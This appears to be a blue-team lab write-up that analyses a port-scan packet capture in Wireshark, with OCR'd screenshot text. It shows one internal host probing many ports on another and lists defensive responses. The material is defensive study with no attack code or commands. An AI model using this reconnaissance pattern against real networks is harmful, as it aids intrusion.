
To make this behavior easier to spot, I customized Wireshark by adding `Source Port` and `Destination Port` columns via:
`Edit > Preferences > Columns > Add Source Port & Destination Port`.
This improved visibility into traffic patterns and helped quickly identify scanning behavior.


- **Interpretation:**
  This is a **horizontal port scan**, likely automated, targeting multiple ports on *10.5*. Port `135` is typically associated with Microsoft RPC (Remote Procedure Call), a known attack surface in Windows environments. Multiple RST responses indicate the probing is unsolicited, which supports suspicion of scanning.


  The source host (*10.4*) is acting suspiciously, possibly infected or controlled by a threat actor. This pattern is **common in malware-driven network reconnaissance** or initial enumeration by post-exploitation tools like Cobalt Strike, Metasploit, or PowerShell Empire.


- **Action:**
  1. Flag *10.4* for immediate investigation: check for unusual processes, user behavior, and potential persistence mechanisms.
  2. Correlate firewall or IDS/IPS logs for other connections from *10.4* to determine scanning scope.
  3. Enrich this data with EDR visibility (if available) — was this an automated script or user-driven?
  4. Alert blue team or endpoint owners about *10.4*'s behavior and consider network isolation for deeper forensics.
  5. Add detection logic for unusual internal scanning (e.g., high volume of RSTs or multiple ports targeted per minute).



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Preferences
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced
Displayed Title Type Fields Field Occurr
No. Number
Time Time (format as specified)
Source Source address
Destination Destination address
Protocol Protocol
Length Packet length (bytes)
Info Information
Source P... Source port
New Col... Number
Show displayed columns only
Help
Apply
Cancel
OK
Frame 122: 56 bytes on wire
Linux cooked capture v1
Internet Protocol Version 4,
Transmission Control Protoco
"$" was unexpected in this context.
Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 339.7 MiB 339.7 MiB 0% 0%
Starting task
Changing task
Terminating task



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Preferences
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced
Displayed Title Type Fields Field Occurr
No. Number
Time Time (format as specified)
Source Source address
Destination Destination address
Protocol Protocol
Length Packet length (bytes)
Info Information
Source P... Source port
Destinati... Destination port
Show displayed columns only
Help
Apply
Cancel
OK
Frame 122: 56 bytes on wire
Linux cooked capture v1
Internet Protocol Version 4,
Transmission Control Protoco
"$" was unexpected in this context.
Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 340.7 MiB 340.7 MiB 0% 0%
Starting task
Changing task
Terminating task



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Source Port Destination Destination Port Length Protocol Info
1 2021-02-07 16:31:22.692674798 127.0.0.1 5353 224.0.0.251 5353 89 MDNS Standard
2 2021-02-07 16:31:23.648742202 2401:4900:4c17:fd5a... 5353 ff02::fb 5353 109 MDNS Standard
3 2021-02-07 16:31:23.699522784 fe80::e20e:7607:c1a... 5353 ff02::fb 5353 109 MDNS Standard
4 2021-02-07 16:31:23.959979449 172.20.10.2 5353 224.0.0.251 5353 89 MDNS Standard
5 2021-02-07 16:31:24.135417245 10.251.96.5 5353 224.0.0.251 5353 89 MDNS Standard
6 2021-02-07 16:31:24.632296872 HonHaiPrecis_38:a0:... 62 ARP Who has
7 2021-02-07 16:31:24.632339545 PCSSystemtec_57:b4:... 44 ARP 172.20.10
8 2021-02-07 16:31:24.632470203 172.20.10.5 50191 172.20.10.2 80 68 TCP 50191 →
9 2021-02-07 16:31:24.632501574 172.20.10.2 80 172.20.10.5 50191 68 TCP 80 → 5019
10 2021-02-07 16:31:24.632604096 172.20.10.5 50192 172.20.10.2 80 68 TCP 50192 →
11 2021-02-07 16:31:24.632623014 172.20.10.2 80 172.20.10.5 50192 68 TCP 80 → 5019
12 2021-02-07 16:31:24.632638869 172.20.10.5 50191 172.20.10.2 80 62 TCP 50191 →
13 2021-02-07 16:31:24.632723145 172.20.10.5 50192 172.20.10.2 80 62 TCP 50192 →
14 2021-02-07 16:31:24.638183882 172.20.10.5 50191 172.20.10.2 80 486 HTTP GET / HT
15 2021-02-07 16:31:24.638267715 172.20.10.2 80 172.20.10.5 50191 56 TCP 80 → 5019
16 2021-02-07 16:31:24.649759340 172.20.10.2 80 172.20.10.5 50191 612 HTTP HTTP/1.1
17 2021-02-07 16:31:24.690691187 172.20.10.5 50191 172.20.10.2 80 62 TCP 50191 →
18 2021-02-07 16:31:24.856339937 172.20.10.5 50191 172.20.10.2 80 472 HTTP GET /fav
19 2021-02-07 16:31:24.856356572 172.20.10.2 80 172.20.10.5 50191 56 TCP 80 → 5019
20 2021-02-07 16:31:24.856576365 172.20.10.2 80 172.20.10.5 50191 545 HTTP HTTP/1.1
21 2021-02-07 16:31:24.896804782 172.20.10.5 50191 172.20.10.2 80 62 TCP 50191 →
22 2021-02-07 16:31:27.023750079 172.20.10.5 50191 172.20.10.2 80 571 HTTP GET /log
23 2021-02-07 16:31:27.023804981 172.20.10.2 80 172.20.10.5 50191 56 TCP 80 → 5019
Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00 08 00
0010 45 00 00 49 d8 88 40 00 ff 11 43 1e 7f 00 00 01 E I @ C
0020 e0 00 00 fb 14 e9 14 e9 00 35 60 43 00 00 00 00 5`
0030 00 02 00 00 00 00 00 00 04 5f 69 70 70 04 5f 74 _ipp _t
0040 63 70 05 6c 6f 63 61 6c 00 00 0c 00 01 05 5f 69 cp local _i
0050 70 70 73 c0 11 00 0c 00 01 pps
3 is neither a field nor a protocol name.
Packets: 17508
Profile: Default



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Source Port Destination Destination Port Length Protocol Info
151 2021-02-07 16:33:06.250889822 10.251.96.5 22 10.251.96.4 41675 60 TCP 22 → 41675 [SYN,
152 2021-02-07 16:33:06.250941757 10.251.96.4 41675 10.251.96.5 113 62 TCP 41675 → 113 [SYN]
153 2021-02-07 16:33:06.250965878 10.251.96.5 113 10.251.96.4 41675 56 TCP 113 → 41675 [RST,
154 2021-02-07 16:33:06.251027882 10.251.96.4 41675 10.251.96.5 199 62 TCP 41675 → 199 [SYN]
155 2021-02-07 16:33:06.251061590 10.251.96.4 41675 10.251.96.5 256 62 TCP 41675 → 256 [SYN]
156 2021-02-07 16:33:06.251343032 10.251.96.4 41675 10.251.96.5 986 62 TCP 41675 → 986 [SYN]
157 2021-02-07 16:33:06.251366340 10.251.96.5 199 10.251.96.4 41675 56 TCP 199 → 41675 [RST,
158 2021-02-07 16:33:06.251409269 10.251.96.5 256 10.251.96.4 41675 56 TCP 256 → 41675 [RST,
159 2021-02-07 16:33:06.251412238 10.251.96.5 986 10.251.96.4 41675 56 TCP 986 → 41675 [RST,
160 2021-02-07 16:33:06.251442071 10.251.96.4 41675 10.251.96.5 595 62 TCP 41675 → 595 [SYN]
161 2021-02-07 16:33:06.251451880 10.251.96.5 595 10.251.96.4 41675 56 TCP 595 → 41675 [RST,
162 2021-02-07 16:33:06.251475987 10.251.96.4 41675 10.251.96.5 22 62 TCP 41675 → 22 [RST]
163 2021-02-07 16:33:06.251780323 10.251.96.4 41675 10.251.96.5 805 62 TCP 41675 → 805 [SYN]
164 2021-02-07 16:33:06.251801445 10.251.96.5 805 10.251.96.4 41675 56 TCP 805 → 41675 [RST,
165 2021-02-07 16:33:06.251841930 10.251.96.4 41675 10.251.96.5 104 62 TCP 41675 → 104 [SYN]
166 2021-02-07 16:33:06.251850644 10.251.96.5 104 10.251.96.4 41675 56 TCP 104 → 41675 [RST,
167 2021-02-07 16:33:06.251880205 10.251.96.4 41675 10.251.96.5 159 62 TCP 41675 → 159 [SYN]
168 2021-02-07 16:33:06.251969417 10.251.96.5 159 10.251.96.4 41675 56 TCP 159 → 41675 [RST,
169 2021-02-07 16:33:06.252020745 10.251.96.4 41675 10.251.96.5 381 62 TCP 41675 → 381 [SYN]
